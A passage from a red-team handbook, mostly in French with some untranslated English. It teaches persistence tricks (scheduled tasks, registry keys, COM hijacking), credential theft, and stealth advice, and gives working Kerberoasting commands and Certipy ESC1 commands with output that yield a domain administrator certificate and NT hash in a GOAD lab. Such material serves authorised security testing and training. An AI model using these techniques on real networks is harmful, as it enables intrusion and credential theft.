Ensuite, saisissez les détails du produit, comme illustré à la figure 4-12. Nous utiliserons ici des informations fictives ; toutefois, dans le cadre d'une évaluation réelle, vous devrez les adapter au scénario utilisé pour la livraison de la charge utile. Vous pourrez alors générer le package.




Figure 4-12
Customizing the Package

Si vous lancez le package MSI pour effectuer un test, celui-ci vous guidera à travers les écrans d'installation et confirmera la réussite de l'opération une fois toutes les étapes de l'assistant d'installation terminées (voir figure 4-14).

Once the package is built, two directories will be output. Your MSI Package will be in the <Product Name>-SetupFiles directory, as illustrated in Figure 4-13.




Figure 4-13
Navigating to the Package




Figure 4-14
Testing Your Package

By default, the installer will install files in C:\Program Files (x86)\Your Company\Your Application unless a user specifies otherwise. You can see in Figure 4-15 that our package was successfully installed.




Figure 4-15

Successful Installation of Package

Vulnérabilités des applications web

Il peut vous arriver d'identifier une vulnérabilité dans une application web qui vous donne un accès interne au réseau, ou du moins un point de pivot ou d'autres informations utiles, sans pour autant vous fournir un accès initial. Il reste important d'analyser les vulnérabilités des applications web depuis le périmètre pour détecter des logiciels obsolètes ou identifier une nouvelle faille en examinant l'application en profondeur. Quelle que soit l'application que vous exploitez, vous devez adopter une approche discrète afin d'éviter de déclencher des alertes.

Persistance La persistance, lors d'une opération de Red Team, vous permet de disposer de multiples points d'ancrage dans le réseau et de garantir le maintien de votre présence dans l'environnement. Si vous avez obtenu un accès initial via l'exécution d'une charge utile (*payload*), gardez à l'esprit le principe selon lequel « un seul équivaut à aucun, deux équivalent à un ». En d'autres termes, si vous ne disposez que d'une seule charge utile sur l'hôte, vous n'avez en réalité aucune voie d'accès fiable au réseau ; à l'inverse, en déployant plusieurs agents sur un même hôte, vous vous assurez d'avoir une solution de secours si l'un des processus est arrêté. Il existe diverses méthodes pour assurer la persistance lors d'une opération de Red Team, notamment : •

Modification des raccourcis .lnk : Si vous repérez un raccourci .lnk sur le poste de travail d'un utilisateur ou sur un serveur, vous pouvez en modifier la cible pour qu'elle pointe vers votre fichier malveillant. Vous permettez ainsi l'exécution récurrente de votre charge utile sur la

machine concernée, ou sur d'autres machines si vous identifiez un fichier .lnk dans un dossier partagé que vous êtes autorisé à modifier. •

Tâches planifiées : Les tâches planifiées permettent d'exécuter des commandes ou des programmes à intervalles réguliers sur une machine. Vous pouvez créer ou modifier des tâches planifiées existantes à l'aide de la commande schtasks pour exécuter en continu une tâche malveillante de votre création, à condition toutefois de disposer de privilèges d'administrateur. • Clés « Run » du Registre /

Dossier Démarrage : Le Registre Windows constitue une source d'informations centrale pour la configuration du système, des applications, des utilisateurs et du matériel associé. Il existe diverses clés de registre de type « Run » associées aux dossiers de démarrage ; elles peuvent être détournées pour assurer la persistance en y ajoutant une entrée : •

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders •

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders •

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders •

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders •

Détournement COM (COM Hijacking) : Le modèle d'objet de composant (COM) de Microsoft est un système distribué et orienté objet, indépendant de la plateforme, qui permet d'utiliser des composants logiciels binaires capables d'interagir entre eux. Vous pouvez établir une persistance en détournant les références à des objets COM spécifiques pour les faire pointer vers votre fichier malveillant. L'objectif est d'adapter et de personnaliser ces techniques pour passer inaperçu, en évitant les méthodes standard qui attireraient généralement l'attention ; par exemple, vous pouvez vous fondre dans la masse en exploitant des tâches planifiées existantes et en les modifiant pour qu'elles pointent vers votre charge utile, plutôt que de créer une nouvelle tâche susceptible d'être identifiée comme une activité malveillante.

Déplacement latéral

Le déplacement latéral au sein d'un réseau est crucial pour éviter de rester cantonné à un seul emplacement. Du point de vue d'une « Red Team », la plupart des missions impliquent l'utilisation d'Active Directory ; par conséquent, le déplacement latéral doit être envisagé à l'échelle du domaine. Une fois la persistance établie sur un hôte, il convient d'évaluer sa position au sein du réseau (conscience situationnelle). TrustedSec propose un « Beacon Object File » (BOF) spécifiquement conçu pour cet usage : le CS-Situational-Awareness-BOF (<https://github.com/trustedsec/CS-Situational-Awareness-BOF>). Les BOF sont des programmes C compilés permettant d'exécuter du code au sein d'un processus « beacon » en appelant des API Win32 ainsi que certaines API propres au « beacon », le cas échéant. Le BOF de TrustedSec permet notamment de recueillir des informations réseau, d'interroger la base de registre et d'effectuer diverses autres opérations, offrant ainsi une visibilité sur l'environnement.

Obtention d'identifiants

Si vous ne disposez pas encore d'identifiants, plusieurs méthodes permettent d'en récupérer pour servir de point de départ :

- Utilisation de tickets Kerberos en cache : Si vous avez amené un utilisateur à exécuter une charge utile (via une attaque par hameçonnage) sans pour autant obtenir ses identifiants, vous pouvez utiliser le BOF « Klist » (<https://github.com/outflanknl/C2-Tool-Collection/blob/main/BOF/Klist/README.md>) développé par l'équipe Outflank. Cet outil permet de récupérer les tickets Kerberos mis en cache sur le poste de travail et de demander des tickets de service.
- Demande d'identifiants : Une autre méthode efficace consiste à utiliser le BOF « AskCreds » (<https://github.com/outflanknl/C2-Tool-Collection/tree/main/BOF/Askcreds>), également conçu par l'équipe Outflank. Cet outil exploite l'API « CredUIPromptForWindowsCredentialsName » pour afficher une fenêtre contextuelle légitime invitant l'utilisateur à saisir ses identifiants.
- Création d'un compte machine : Si le quota de comptes machine AD d'une organisation est réglé sur la valeur par défaut (10), vous pouvez exploiter ce paramètre pour ajouter un compte machine au domaine. Si vous optez pour cette approche, essayez de faire en sorte que le

compte machine ressemble au nom d'hôte existant afin de se fondre dans l'environnement. L'équipe Outflank propose également un BOF dédié à cette tâche, nommé AddMachineAccount (<https://github.com/outflanknl/C2-Tool-Collection/tree/main/BOF/AddMachineAccount>), utilisable via un agent C2.

Si vous utilisez un outil C2, il est recommandé de faire transiter tout votre trafic par un proxy SOCKS pour les méthodes de déplacement latéral que vous choisirez d'employer. L'utilisation d'un proxy, plutôt que l'exécution d'outils directement sur le disque ou au sein de l'agent, constitue une approche bien plus sûre du point de vue de l'OPSEC.

Collecte d'informations sur le domaine

Si vous disposez d'identifiants valides, vous voudrez récupérer des informations sur le domaine. Un outil pratique nommé Vibe (<https://github.com/Tylous/Vibe>), développé par Tyl0us, permet de collecter ces informations (utilisateurs, groupes, ordinateurs, politique de mot de passe, table SPN) et d'interagir avec les données hors ligne. Cela vous donnera une vue d'ensemble des cibles potentielles vers lesquelles vous pourrez vous déplacer au sein du réseau. L'exemple 4-16 présente les options de Vibe.

EXAMPLE 4-16 Vibe Options

```
(testing) root@testing:/opt/Vibe# python3 vibe.py --help
usage: main [-h] -U username [-P password] -D domain -I IP [-o] [-r] [-p PORT] [-u]

optional arguments:
  -h, --help            show this help message and exit
  -U username, --username username
                        Username
  -P password, --password password
                        Password
  -D domain, --domain domain
                        Fully Qualified Domain Name
  -I IP, --ip IP        IP address of Domain Controller
  -o, --offline          Offline Mode
  -r, --remove          Remove Database
  -p PORT, --port PORT  Specify a specific port to connect on (default is 636)
  -u, --unencrypted     Specify a specific for unencrypted mode (if LDAPS is not
                        available)
```

L'exemple 4-17 exploite GOAD (<https://github.com/Orange-Cyberdefense/GOAD/tree/main>), créé par Orange Cyberdéfense, pour créer un laboratoire Active Directory vulnérable pour quelques-unes des procédures pas à pas. Le domaine que nous ciblerons avec Vibe est sevenkingdoms.local pour recueillir des informations sur le domaine.

```
└─(test)-(root@G0AD-kali)-[/opt/Vibe]
└─# python3 ./vibe.py -U localuser -P password -D sevenkingdoms.local -I 10.4.46.10
```

(@Ty10us)

```
[+] Credentials valid, generating database
[+] Table 1/5 : Generating User Table
[+] Table 2/5 : Generating Group Table
[+] Table 3/5 : Generating Computer Table
[+] Table 4/5 : Generating Password Policy Table
[+] Table 5/5 : Generating SPN Table
[+] Database successfully created
[*] 0.033918142318725586
>>list users
-----
Administrator
Guest
localuser
krbtgt
NORTH$
ESSOS$
tywin.lannister
jaime.lannister
cersei.lannister
tyron.lannister
robert.baratheon
joffrey.baratheon
renly.baratheon
stannis.baratheon
petyer.baelish
lord.varys
maester.pycelle
```

Kerberoasting

Le Kerberoasting est une attaque qui exploite le processus d'authentification Kerberos en permettant à tout utilisateur du domaine de demander des tickets au service d'octroi de tickets (TGS). Souvent, les comptes de service d'un domaine disposent de privilèges élevés pouvant être utilisés pour effectuer un déplacement latéral au sein de ce domaine. Une bonne règle empirique consiste à identifier les utilisateurs auxquels sont associés des noms de principal de service (SPN) et à demander un ticket individuel pour chacun d'eux. Lorsqu'un SPN est défini sur le compte d'un utilisateur, il est possible de demander un ticket de service pour ce compte et de récupérer le mot de passe en clair hors ligne ; cette méthode est appelée Kerberoasting. Demander plusieurs tickets simultanément augmente considérablement les risques de détection ; il convient donc de procéder un par un et de ne jamais en demander plus de deux par jour. De plus, il est recommandé d'acheminer la requête via un proxy en utilisant votre agent C2.

Le script GetUserSPNs.py

(<https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py>), inclus dans la boîte à outils Impacket, permet d'obtenir la liste des utilisateurs disposant de SPN. Une fois cette liste obtenue, vous pouvez identifier l'utilisateur le plus intéressant pour un déplacement latéral et demander un ticket pour cet utilisateur spécifique. L'exemple 4-18 montre comment obtenir la liste des utilisateurs ayant des SPN définis et comment demander des tickets individuels pour un utilisateur donné.

EXAMPLE 4-18 Kerberoasting: Retrieving a List and Requesting Individual Users Using Proxychains Through C2

Obtain List of Users with SPNs Set

```
proxychains4 GetUserSPNs.py -dc-ip $KeyDistributionCenter  
'domain.com/user:$pass' -outputfile <filename>
```

Request Ticket for SPECIFIC User

```
proxychains4 GetUserSPNs.py -dc-ip $KeyDistributionCenter  
'domain.com/user:$pass' -request-user <specificuser> -outputfile <filename>
```

Une fois les tickets obtenus, vous devrez récupérer les mots de passe hors ligne en utilisant Hashcat (<https://hashcat.net/hashcat/>) avec les modules spécifiques à ces tickets.

Active Directory Certificate Services

Active Directory Certificate Services (ADCS) est l'infrastructure à clés publiques (PKI) de Microsoft utilisée au sein des domaines ; elle fonctionne en émettant, gérant et révoquant des certificats numériques au format X.509. Des attaquants peuvent exploiter des erreurs de configuration d'ADCS pour demander de nouveaux certificats pour des utilisateurs ou des ordinateurs.

Diverses vulnérabilités sont associées à ADCS, notamment ESC1 : dans ce scénario, un utilisateur ou un groupe disposant de droits d'inscription (c'est-à-dire tout utilisateur du domaine) a la possibilité de spécifier un nom alternatif de l'objet (SAN) correspondant à un autre utilisateur et de récupérer le certificat de cet utilisateur. Une fois le certificat obtenu, il est possible de s'authentifier en tant que cet utilisateur, de récupérer ses identifiants et de se déplacer latéralement dans l'environnement grâce à ces derniers. Il existe d'autres méthodes d'exploitation d'ADCS que vous pouvez utiliser à votre avantage.

Par exemple, vous pouvez utiliser l'outil Certipy développé par ly4k (<https://github.com/ly4k/Certipy>) pour énumérer et exploiter les erreurs de configuration d'ADCS. L'exemple 4-19 présente les options de Certipy dans le domaine essos.local.

EXAMPLE 4-19 Certipy Options

```
root@testing:/opt/Certipy# certipy -h
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
usage: certipy [-v] [-h] {account,auth,ca,cert,find,forge,ptt,relay,req,shadow,
template} ...
```

Active Directory Certificate Services enumeration and abuse

positional arguments:

{account,auth,ca,cert,find,forge,ptt,relay,req,shadow,template}

	Action
account	Manage user and machine accounts
auth	Authenticate using certificates
ca	Manage CA and certificates
cert	Manage certificates and private keys
find	Enumerate AD CS
forge	Create Golden Certificates
ptt	Inject TGT for SSPI authentication
relay	NTLM Relay to AD CS HTTP Endpoints
req	Request certificates
shadow	Abuse Shadow Credentials for account takeover
template	Manage certificate templates

optional arguments:

-v, --version	Show Certipy's version number and exit
-h, --help	Show this help message and exit

In Example 4-20, we use the **find** option to pull down information about the certificate templates and certificate authorities.

EXAMPLE 4-20 Finding Vulnerable Templates

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 10.4.46.12 -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'ESSOS-CA' via CSRA
[*] Got CA configuration for 'ESSOS-CA'
[*] Saved BloodHound data to '20240903124415_Certipy.zip'. Drag and drop the file
into the BloodHound GUI from @ly4k
[*] Saved text output to '20240903124415_Certipy.txt'
[*] Saved JSON output to '20240903124415_Certipy.json'
```

Ensuite, nous pouvons identifier le modèle ESC1 comme étant affecté par la mauvaise configuration ESC1, caractérisée par les paramètres suivants (voir l'exemple 4-21) :

- Authentification du client : Vrai
- Indicateur de nom de certificat : EnrolleeSuppliesSubject
- Approbation du responsable requise : Faux
- Droits d'inscription : Utilisateurs du domaine (Notez qu'il peut également s'agir d'un groupe d'utilisateurs spécifique auquel vous avez accès ou d'un utilisateur spécifique.)

EXAMPLE 4-21 ESC1 Vulnerable Template

3

```
Template Name           : ESC1
Display Name           : ESC1
Certificate Authorities  : ESSOS-CA
Enabled                : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose            : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Enrollment Flag        : None
Private Key Flag       : 16842752
Extended Key Usage     : Client Authentication
Requires Manager Approval : False
Requires Key Archival  : False
Authorized Signatures Required : 0
Validity Period        : 1 year
Renewal Period         : 6 weeks
Minimum RSA Key Length : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights   : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner               : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
```

Lateral Movement

10.

```
Write Property Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
```

[!] Vulnerabilities

```
ESC1 : 'ESSOS.LOCAL\Domain Users' can enroll,
enrollee supplies subject and template allows client authentication
```

Nous pouvons tirer parti de cette mauvaise configuration pour demander un certificat au nom de l'administrateur du domaine `essos.local`, comme

l'illustre l'exemple 4-22. En retour, nous pouvons utiliser ce certificat pour nous authentifier en tant que cet utilisateur, comme le montre l'exemple 4-23.

EXAMPLE 4-22 ESC1 Request Certificate for Administrator

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local
-template ESC1 -ca ESSOS-CA -upn administrator@essos.local -dc-ip 10.4.46.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

EXAMPLE 4-23 Authenticating as Administrator to Retrieve TGT and NT Hash

```
└─# certipy auth -pfx administrator.pfx -dc-ip 10.4.46.12
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:5429
6a48cd30259cc88095373cec24da
```

Nous pouvons désormais utiliser ce hash NT d'administrateur pour retrouver le mot de passe hors ligne à l'aide de Hashcat.

Nous aborderons plus en détail l'ADCS et les erreurs de configuration potentielles au chapitre 7, « Active Directory et environnements Linux ».

Exploitation de SCCM

Une autre technique liée au mouvement latéral concerne Microsoft Endpoint Configuration Manager, anciennement connu sous le nom de System Center Configuration Manager (SCCM). Il s'agit du point de gestion central pour tous les appareils d'un domaine, utilisé pour

déployer des mises à jour logicielles, appliquer des correctifs et gérer les politiques de sécurité de l'organisation. SCCM étant généralement géré par les administrateurs du domaine, il constitue une cible de choix.

Duane Michael, Chris Thompson et Garrett Foster ont rassemblé une base de données centralisée regroupant des techniques offensives liées à SCCM dans un dépôt nommé Misconfiguration-Manager (<https://github.com/subat0mik/Misconfiguration-Manager/tree/main>).

Nous aborderons certaines de ces méthodes, mais l'ensemble des techniques possibles est disponible dans leur dépôt.

- Extraction de secrets :
- Support de démarrage PXE : Le PXE (Preboot Execution Environment) permet aux postes clients de charger un système d'exploitation spécifique au démarrage. Un attaquant peut exploiter le processus PXE en émettant une requête DHCPDISCOVER pour localiser le support PXE sur le réseau et en extraire des identifiants potentiellement dotés de privilèges élevés.
- Compte d'accès réseau (NAA) : Les NAA sont configurés sur le serveur de site SCCM. Les clients accèdent aux identifiants associés à ce compte via la stratégie de l'ordinateur. La stratégie NAA est stockée sur le client et protégée par DPAPI. Toutefois, un attaquant disposant de droits d'administration locale peut potentiellement dérober ces identifiants. Les NAA disposent généralement de privilèges élevés au sein du domaine, ce qui peut être exploité à notre avantage.
- Méthodes de prise de contrôle de la hiérarchie :
- Prise de contrôle de la hiérarchie par relais de coercition NTLM vers la base de données MSSQL d'un site distant : Les comptes de domaine Active Directory utilisés pour les serveurs de site principal hébergeant le rôle « SMS Provider », les serveurs de site CAS et les services de site passifs se voient attribuer le rôle `db\_owner` dans la base de données MSSQL du site. Vous pouvez exploiter cette vulnérabilité en forçant une authentification NTLM depuis l'un des comptes concernés et en relayant cette authentification vers la base de données du site afin d'attribuer le rôle d'administrateur complet SCCM à un compte.

- Prise de contrôle de la hiérarchie par relais d'authentification NTLM forcée vers la base de données du site distant via SMB : les comptes d'ordinateur du domaine Active Directory utilisés pour les serveurs de site principal et les services de site passif disposent de privilèges d'administrateur local sur le serveur de base de données du site. Il est possible de forcer l'authentification NTLM de ces comptes et de la relayer vers le serveur de base de données du site via SMB, permettant ainsi d'attribuer le rôle d'administrateur complet SCCM à un compte du domaine.

Comme indiqué, il ne s'agit là que de quelques-unes des méthodes exploitables. Des informations plus détaillées sont disponibles dans le dépôt « Misconfiguration-Manager », qui présente les techniques d'attaque et les mécanismes de défense.

Parmi les outils pouvant être utilisés pour effectuer un déplacement latéral dans SCCM, on trouve :

- SCCMHunter, par garrettfoster13 (<https://github.com/garrettfoster13/sccmhunter>)
- SharpSCCM, par Mayyhem (<https://github.com/Mayyhem/SharpSCCM>)

Grâce à certaines de ces méthodes, vous devriez avoir une idée des possibilités de déplacement latéral en exploitant les identifiants et les noms d'ordinateurs récemment obtenus au sein du domaine.

Post-exploitation

Il n'existe pas de réponse unique quant à la manière de procéder lors de la phase de post-exploitation d'un exercice de Red Team. Vos actions à ce stade doivent être étroitement liées aux objectifs définis pour l'évaluation, car c'est le moment de se concentrer stratégiquement sur leur réalisation. Si l'organisation souhaite que vous accédiez à ses serveurs de sauvegarde ou à ses applications développées en interne, ou que vous preniez le contrôle de son infrastructure à grande échelle, c'est à cette étape que vous devez identifier le chemin pour y parvenir. Nous aborderons en détail diverses techniques de post-exploitation au chapitre 6, « Techniques avancées de post-exploitation ».

Rédaction du rapport

Le rapport final reflète tout le travail accompli au cours de l'exercice de Red Team. Il arrive souvent que les opérateurs se laissent trop absorber par l'exécution des tâches et négligent la prise de notes, ce qui entraîne des lacunes dans la reconstitution précise des événements. La rédaction du rapport après l'exercice est facilitée si vous prenez soin d'organiser vos notes au fur et à mesure.

Tout au long de la mise en œuvre de l'exercice de Red Team, il est crucial de consigner les éléments suivants :

- Horodatages : Toute activité doit être horodatée et inclure l'utilisateur associé ainsi que l'hôte cible.
- Infrastructure : Vous devez détailler tous les aspects liés à l'infrastructure de commande et de contrôle (C2) afin de les inclure dans le rapport sous forme d'indicateurs de compromission (IOC), notamment :
 - Domaines et CDN utilisés
 - Échantillons de trafic (requêtes GET et POST)
 - Méthodes de déploiement de la charge utile (payload), telles que les emplacements Microsoft Blob
- Artefacts : Vous devez tenir une liste détaillée de tous les artefacts déposés durant l'exercice, y compris leurs hachages.
- Comptes compromis : Vous devez dresser la liste de tous les comptes compromis au cours de l'exercice.

La structure du rapport devrait ressembler à ceci :

- Page de couverture
- Sommaire
- Résumé analytique
- Aperçu des conclusions
- Aperçu du périmètre
- Aperçu de l'évaluation
- Méthodologie et objectifs de la Red Team

- Scénarios d'attaque : cette section doit être détaillée et distinguer les différents vecteurs d'attaque explorés au cours de la mission.
- Conclusions et recommandations (y compris les causes profondes)
- Chronologie des activités
- Artefacts utilisés durant la mission
- Indicateurs de compromission (IOC) de l'infrastructure de commande et de contrôle (C2), y compris les hachages des charges utiles

Une fois le rapport rédigé par l'opérateur, il doit faire l'objet d'une relecture technique et d'un contrôle qualité. Le relecteur technique doit posséder une compréhension approfondie des aspects techniques et être en mesure de commenter les points nécessitant davantage de détails, d'ajuster le jargon technique ou de suggérer des clarifications techniques.

Le responsable du contrôle qualité doit se concentrer sur la correction des fautes de grammaire et sur la mise en forme générale. Une fois ces deux étapes de relecture terminées, le rapport est préparé pour sa remise au client.